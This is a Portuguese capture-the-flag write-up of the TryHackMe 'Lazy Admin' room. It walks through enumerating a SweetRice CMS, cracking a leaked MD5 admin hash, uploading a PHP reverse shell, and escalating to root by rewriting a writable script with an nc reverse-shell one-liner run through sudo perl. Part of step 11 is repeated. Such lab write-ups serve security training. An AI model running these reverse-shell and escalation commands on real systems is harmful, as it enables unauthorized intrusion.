


Lazy Admin CTF WriteUp

Este WriteUp tem o intuito de descrever nossa resolução do CTF Lazy Admin do try hack me

Link:<https://tryhackme.com/room/lazyadmin>

1. Primeiro nós abrimos o ip e vimos que o link levava a um página default do apache.
2. Então, com o intuito de tentar analisar as portas usadas no site, aplicamos nmap (nmap -T5 10.201.125.218) e descobrimos que usavam http e ssh




```
guilherme@kali:~$ nmap -T5 10.201.125.218
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 11:47 -03
Nmap scan report for 10.201.125.218
Host is up (1.4s latency).
Not shown: 630 closed tcp ports (reset), 368 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 3.42 seconds
guilherme@kali:~$ █
```


3. Somente com ssh e http não conseguimos fazer muita coisa, então aplicamos gobuster(gobuster dir -u http://10.201.125.218/ -w /usr/share/wordlists/dirb/common.txt) para descobrir diretórios escondidos do site. Com isso achamos os diretórios: / .hta ;

./htacces ; / .htpasswd e /content/



```
guilherme@kali: ~
Sessão Ações Editar Exibir Ajuda
sts/dirb/common.txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.201.125.218/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
./hta           (Status: 403) [Size: 279]
/.htaccess      (Status: 403) [Size: 279]
/.htpasswd      (Status: 403) [Size: 279]
/content        (Status: 301) [Size: 318] [→ http://10.201.125.218/co
```

4. Os três primeiros são acessáveis somente com privilégio, porém /content nos leva a uma página fechada do site principal , porém que já nos mostra o serviço que hospeda o site principal SweetRice!, mas continuamos sem muitas opções de movimentos.



Welcome to SweetRice - Thank you for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.


More help at [Tip for Basic CMS SweetRice installed](#)

Powered by [Basic-CMS.ORG](#) SweetRice.

5. Depois, aplicamos mais uma vez gobuster, só que agora na página /content, com isso descobrimos o diretório /content/inc/ e /content/as.
(gobuster dir -u http://10.201.125.218/content/ -w

/usr/share/wordlists/dirb/common.txt)

Entrando nessa página /content/inc nós podemos ver Arquivos carregados nesse site




The screenshot shows a web browser window with four tabs open. The active tab is titled 'Index of /content/inc'. The page displays a table of files and directories with columns for Name, Last modified, Size, and Description. The 'Name' column lists various PHP files like '404.php', 'alert.php', 'cache/', 'close_tip.php', etc., along with some XML files like 'sitemap.xml.php'. The 'Last modified' column shows dates from September 19, 2016. The 'Size' column shows file sizes such as 1.9K, 2.1K, and 165. The 'Description' column contains '-' or file details.

Name	Last modified	Size	Description
Parent Directory	-	-	
404.php	2016-09-19 17:55	1.9K	
alert.php	2016-09-19 17:55	2.1K	
cache/	2019-11-29 12:30	-	
close_tip.php	2016-09-19 17:55	2.4K	
db.php	2019-11-29 12:30	165	
do_ads.php	2016-09-19 17:55	782	
do_attachment.php	2016-09-19 17:55	640	
do_category.php	2016-09-19 17:55	2.8K	
do_comment.php	2016-09-19 17:55	3.0K	
do_envy.php	2016-09-19 17:55	2.6K	
do_home.php	2016-09-19 17:55	1.8K	
do_lang.php	2016-09-19 17:55	387	
do_rsfeed.php	2016-09-19 17:55	1.5K	
do_sitemap.php	2016-09-19 17:55	4.3K	
do_tags.php	2016-09-19 17:55	2.7K	
do_theme.php	2016-09-19 17:55	452	
error_report.php	2016-09-19 17:55	2.5K	
font/	2016-09-19 17:57	-	
function.php	2016-09-19 17:55	89K	
htaccess.txt	2016-09-19 17:55	137	
init.php	2016-09-19 17:55	3.9K	
install.lock.php	2019-11-29 12:30	45	
lang/	2016-09-19 17:57	-	
latest.txt	2016-09-19 17:55	5	
mysql_backup/	2019-11-29 12:30	-	
rsfeed.php	2016-09-19 17:55	1.6K	
rsfeed_category.php	2016-09-19 17:55	1.7K	
rsfeed_envy.php	2016-09-19 17:55	2.1K	
sitemap.xml.php	2016-09-19 17:55	2.1K	

6. Analisando esses arquivos é possível encontrar a pasta mysql... que contém informações do banco de dados na forma ".txt". Nesse arquivo é possível achar o Login: master ; e a senha hasheada:

42f749ade7f9e195bf475f37a44cafcb.



```
//  UNIQUE KEY `name` (`name`)
78 ) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;';
79  14 => 'INSERT INTO `%--%_options` VALUES('1','global_setting',`a:17:
{s:4:"name";s:25:"Lazy Admin#039;s Website";s:6:"author"
\";s:10:"Lazy Admin";s:5:"title";s:0:"";s:8:"keywords"
\";s:8:"Keywords";s:11:"description";s:11:"Description";s:5:"
\`admin\``;s:7:"manager";s:6:"passwd";s:32:
\"42f749ade7f9e195bf475f37a44cafcb\``;s:5:"close";i:1;s:9:"close_tip\"
\`;s:454:<p>Welcome to SweetRice - Thank your for install SweetRice as
your website management system.</p><h1>This site is building now , please
come late.</h1><p>If you are the webmaster,please go to Dashboard →
General → Website setting </p><p>and uncheck the checkbox \\"Site close\\"
to open your website.</p><p>More help at <a href="http://www.basic-
cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/">Tip for
Basic CMS SweetRice installed</a></p>;s:5:"cache";i:0;s:13:
\\"cache_expired\``;i:0;s:10:"user_track";i:0;s:11:"url_rewrite\"
\``;i:0;s:4:"logo\``;s:0:"";s:5:"theme\``;s:0:"";s:4:"lang\"
\``;s:9:"en-us.php\``;s:11:"admin_email\``;N;}\',\'1575023409\')',
80  15 => 'INSERT INTO `%--%_options` VALUES('2','categories',`,
\`1575023409\')',
81  16 => 'INSERT INTO `%--%_options` VALUES('3','links',`',`'.

```

7. Para podermos quebrar a hash da senha e descobrir a senha verdadeira, usamos o site CrackStation ,que quebra hashes automaticamente, que revelou a senha como Password123 sem hash.



CrackStation - Online Password Cracker

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
42f749ade7f9e195bf475f37a44cafcb
```

I'm not a robot reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcb	md5	Password123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


8. Agora com o usuário admin:manager e a senha sem hash:Password 123, podemos logar no /content/as , canal de administração do site. Dentro desse site é possível encontrar uma área de upload de ads onde é possível fazer o upload de [arquivos](#). Com isso, é possível injetar um arquivo de shell reverso em php que nos dá acesso ao servidor deles.

LINK do SHELL

REVERSE:<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

9. Depois de dar upload do arquivos, fomos até a página de ads (/content/ads) onde encontramos e rodamos o arquivo php e usamos netcat para ouvir a porta à qual foi redirecionado o shell reverse

netcat command: “nc -l -v -n -p 1234”



```
(guilherme@guilherme)-[~/THM]
$ nc -l -v -n -p 1234
listening on [any] 1234 ...
connect to [10.23.148.186] from (UNKNOWN) [10.201.124.154] 42434
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC
2019 i686 i686 i686 GNU/Linux
17:26:58 up 24 min, 0 users, load average: 0.00, 0.00, 0.04
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ S|
```

10. Dentro do prompt do shell reverse, os arquivos da flag, normalmente user.txt e root.txt, como www-data, o usuário que entramos como na shell, não tem permissão para acessar. Diante disso demos sudo -l para ver se havia algum arquivo com superioridade sudo , com isso encontramos a rota

/home/itguy/backup.pl , onde é possível encontrar a primeira flag user.txt

```
$ cat user.txt  
THM{[REDACTED]}
```

11. Depois disso, precisamos da segunda flag, com isso, no comando sudo -l percebemos que o comando /usr/bin/perl possui privilégios para rodar uma perl shell , analisando o /home/itguy/backup.pl, percebemos que perl tem acesso à

```
$ cat /home/itguy/backup.pl  
#!/usr/bin/perl  
  
system("sh", "/etc/copy.sh");
```

indo para esse arquivo .sh encontramos uma shell reverse já escrita e que podemos editar esse arquivo.

```
$ cat /etc/copy.sh  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f  
$ ls -al /etc/copy.sh  
-rwxr--rwx 1 root root 81 Nov 29 13:45 /etc/copy.sh
```

Porém não há nenhum comando famoso de editar arquivos funcionando, por isso teremos que reescrever o arquivo com echo

```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <local-ip>  
5554 >/tmp/f' >/etc/copy.sh
```

após editar o arquivo podemos abrir o netcat em outro cmd com o comando para ouvir a porta 5554

```
nc -lvp 5554
```

e rodar o script que nós editamos com:

```
$ cat /home/itguy/backup.pl  
#!/usr/bin/perl  
  
system("sh", "/etc/copy.sh");
```

indo para esse arquivo .sh encontramos uma shell reverse já escrita e que podemos editar esse arquivo.

```
$ cat /etc/copy.sh  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f  
$ ls -al /etc/copy.sh  
-rwxr--rwx 1 root root 81 Nov 29 13:45 /etc/copy.sh
```

Porém não há nenhum comando famoso de editar arquivos funcionando, por isso teremos que reescrever o arquivo com echo

```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <local-ip> 5554 >/tmp/f' >/etc/copy.sh
```

após editar o arquivo podemos abrir o netcat em outro cmd com o comando para ouvir a porta 5554

```
nc -lvp 5554
```

e rodar o script que nós editamos com:

```
sudo /usr/bin/perl /home/itguy/backup.pl
```

12. Dentro da outra shell, podemos facilmente acessar o cd root e lá encontra o arquivo root.txt com a flag

```
# cat /root/root.txt  
THM{
```

- 13.